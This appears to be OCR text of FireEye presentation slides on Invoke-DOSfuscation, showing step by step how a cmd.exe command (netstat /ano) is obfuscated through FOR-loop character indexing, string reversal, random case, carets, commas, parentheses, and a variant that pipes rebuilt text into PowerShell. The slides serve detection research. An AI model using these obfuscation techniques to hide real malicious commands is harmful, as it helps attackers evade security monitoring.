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
Payload Obfuscation 2 of 4: FORcoding

- cmd /v ***/c*** netstat /ano




*#ForCompatibilityReasons #**R**isthenew**C***

FireEye

Payload Obfuscation 2 of 4: FORcoding

- cmd /v ***/c*** netstat /ano



```
If /C or /K is specified, then the remainder of the command line after
the switch is processed as a command line, where the following logic is
used to process quote (") characters:
```


```
Note that multiple commands separated by the command separator '&&'
are accepted for string if surrounded by quotes.  Also, for compatibility
reasons, /X is the same as /E:ON, /Y is the same as /E:OFF and /R is the
same as /C.  Any other switches are ignored.
```

*#ForCompatibilityReasons #**R**isthenew**C***

FireEye

Payload Obfuscation 2 of 4: FORcoding

- cmd /v **/r** netstat /ano



*#ForCompatibilityReasons #**R**isthenew**C***

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r netstat /ano

https://s3.caradvice.com.au/thumb/1200/630/wp-content/uploads/2014/01/ownerreview-honda-cr-v.jpg

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd Never Gonna Give You Up/vNever Gonna Let You Down/r netstat /ano

https://postmediavancouversun2.files.wordpress.com/2016/10/giphy.gif


Payload Obfuscation 2 of 4: FORcoding

- cmd **\c** echo %PATH%

/v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd **\c** echo %PATH%



/v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd **\c** echo %PATH%

```
C:\>cmd \c echo %PATH%



                                                          /v /r netstat /ano


Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       828
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       468
```

/v /r netstat /ano

FireEye

Payload Obfuscation 2 of 4: FORcoding


- cmd /v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&…"

Payload Obfuscation 2 of 4: FORcoding


- cmd /v /r "set unique=nets /ao&&FOR %A IN ( ) DO…"



FireEye


Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 n) DO…"



Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 n e) DO…"




FireEye

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2) DO…"

n e t



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Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7) DO…"

n e t s t a t / a n o

n e t s / a o
0 1 2 3 4 5 6 7

FireEye

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO…"

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&…"

Appending char at each index (%A) to !final! env var.

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

- **==1337**
- EQU 1337
- GEQ 1337
- GTR 1336

Test Numeric values

IF only parses *numbers* when one of the `compare-op` operators (`EQU, NEQ, LSS, LEQ, GTR, GEQ`) is used.
The == comparison operator always results in a *string* comparison.

https://ss64.com/nt/if.html

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

```
C:\>set final=!final!!unique:~6,1!  && IF 6 == 1337 CALL %final:~-12%

C:\>set final=!final!!unique:~0,1!  && IF 0 == 1337 CALL %final:~-12%

C:\>set final=!final!!unique:~7,1!  && IF 7 == 1337 CALL %final:~-12%

C:\>set final=!final!!unique:~1337,1!  && IF 1337 == 1337 CALL %final:~-12%

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       860
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       496
```


FireEye

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=OnBeFtUsS C/AaToE&&FOR %A IN (**1 3 5 7 5 13 5 9 11 13 1 15** 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=OnBeFtUsS C/AaToE&&FOR %A IN (1 3 5 7 5 13 5 9 11 13 1 15 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- cMd /v /R "sET unIQuE=OnBeFtUsS C/AaToE&&foR %a iN (1 3 5 7 5 13 5 9 11 13 1 15 1337) dO sEt fINal=!finAl!!uniQue:~%a,1!&&iF %a==1337 CalL %fInAl:~-12%"

- Random case
-
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- cMd/v/R"sET unIQuE=OnBeFtUsS C/AaToE&&foR %a iN (1,3;5,7;5,13;5,9;11,13,1;15,1337)dO sEt fINal=!finAl!!uniQue:~%a,1!&&iF %a==1337 CalL %fInAl:~-12%"

- Random case
- Whitespace (-/+)
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- cMd /v /R "sET unIQuE=OnBeFtUsS C/AaToE && foR %a iN (1 3 5 7 5 13 5 9 11 13 1 15 1337) dO sEt fINal=!finAl!!uniQue:~ %a, 1!&& iF %a == 1337 CalL %fInAl:~ -12% "

  - Random case
  - Whitespace (-/+)
  -
  -
  -
  -

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- ,;cMd;/v;,,:/R "sET unIQuE=OnBeFtUsS C/AaToE &&,,: foR :,:%a ,,:iN;,,,:(, 1;,3 5 7 5 13 5,,9 11 13 1;;15 1337:,),:,:dO,,,:sEt fINal=!finAl!!uniQue:~ %a, 1!&&;,:iF,, ,%a:,,==,,:1337,,:,CalL:,,,:%fInAl:~ -12% "

- Random case
- Whitespace (-/+)
- Comma & semicolon
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

FireEye

Payload Obfuscation 2 of 4: FORcoding

- ,;c^Md;/^v;,;/^R "sE^T ^ unIQ^uE=OnBeFt^UsS C/AaToE &&,; fo^R;,;%^a,;;
  i^N;,,;(, 1; 3 5 7 5 1^3 5,,9 11 1^3 1;;15 ^ 13^37;,),;,;d^O,,;;s^Et
  fI^Nal=!finAl!!uni^Que:~ %^a, 1!&&;;i^F,,%^a;,=^=,;13^37,;Ca^lL;,%fIn^Al:~ -^12%"

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret
  -
  -

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- ,;c^Md;/^v;,;/^R "((sE^T ^ unIQ^uE=OnBeFt^UsS C/AaToE))&&,; fo^R;,;%^a,;; i^N;,,;(, 1; 3 5 7 5 1^3 5,,9 11 1^3 1;;15 ^ 13^37;,),;,;d^O,,(;(;s^Et fI^Nal=!finAl!!uni^Que:~ %^a,1!))&&(;i^F,%^a,=^=;13^37,(Ca^lL;%fIn^Al:~ -^12%))"

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret
  - Parentheses
  -

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding

- ,;c^Md;/^v;,;/^R "((sE^T ^ unIQ^uE=OnBeFt^UsS C/AaToE))&&,; fo^R;,;%^a,;; i^N;,,;(,+1; 3 5 7 +5 1^3 +5,,9 11 +1^3 +1;;+15 ^+13^37;,),;,;d^O,,(;(;s^Et fI^Nal=!finAl!!uni^Que:~ %^a,1!))&&(;i^F,%^a=^=+13^37,(Ca^lL;%fIn^Al:~ -^12%))"

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret
  - Parentheses
  - Explicit signing

  Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 2 of 4: FORcoding


Troll-pportunity ™

```
C:\Users\me>set final=!final!!unique:~26,1!  && if 26 GTR 56 echo !final:*final!=!
 | powershell -

C:\Users\me>set final=!final!!unique:~38,1!  && if 38 GTR 56 echo !final:*final!=!
 | powershell -

C:\Users\me>set final=!final!!unique:~57,1!  && if 57 GTR 56 echo !final:*final!=!
 | powershell -
Any additional required chars added after TROLL message...

C:\Users\me>cmd.exe /V:O/C"set unique=Troll-pportunity right here and right now!!!O
fcmRqLsA.&&for %Y in (40,32,33,36,26,5,35,39,51,36,37,52,38,15,37,28,30,30,33,36,33
,39,38,28,4,37,32,26,49,11,33,32,26,30,37,46,35,28,32,51,37,28,30,30,26,30,37,28,45
,36,26,32,37,0,48,44,50,50,37,47,26,51,51,28,34,26,53,53,53,37,5,45,37,34,32,26,26,
38,57)do set final=!final!!unique:~%Y,1!&&if %Y gtr 56 echo !final:*final!=!|powers
hell -"
```


FireEye

Payload Obfuscation 3 of 4: Reversal


- cmd /v /r "set reverse=ona/ tatsten&&FOR **/L** %A IN (**11 -1 0**) DO set final=!final!!reverse:~%A,1!&&IF %A==**0** CALL %final:~-12%"



- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

Payload Obfuscation 3 of 4: Reversal


- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (**23 -2 1**) DO set final=!final!!reverse:~%A,1!&&IF %A==**1** CALL %final:~-12%"



- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

Payload Obfuscation 3 of 4: Reversal

- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~-12%"




Test Numeric values

IF only parses *numbers* when one of the `compare-op` operators (`EQU, NEQ, LSS, LEQ, GTR, GEQ`) is used.
The == comparison operator always results in a *string* comparison.

https://ss64.com/nt/if.html


Payload Obfuscation 3 of 4: Reversal

- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~-12%"



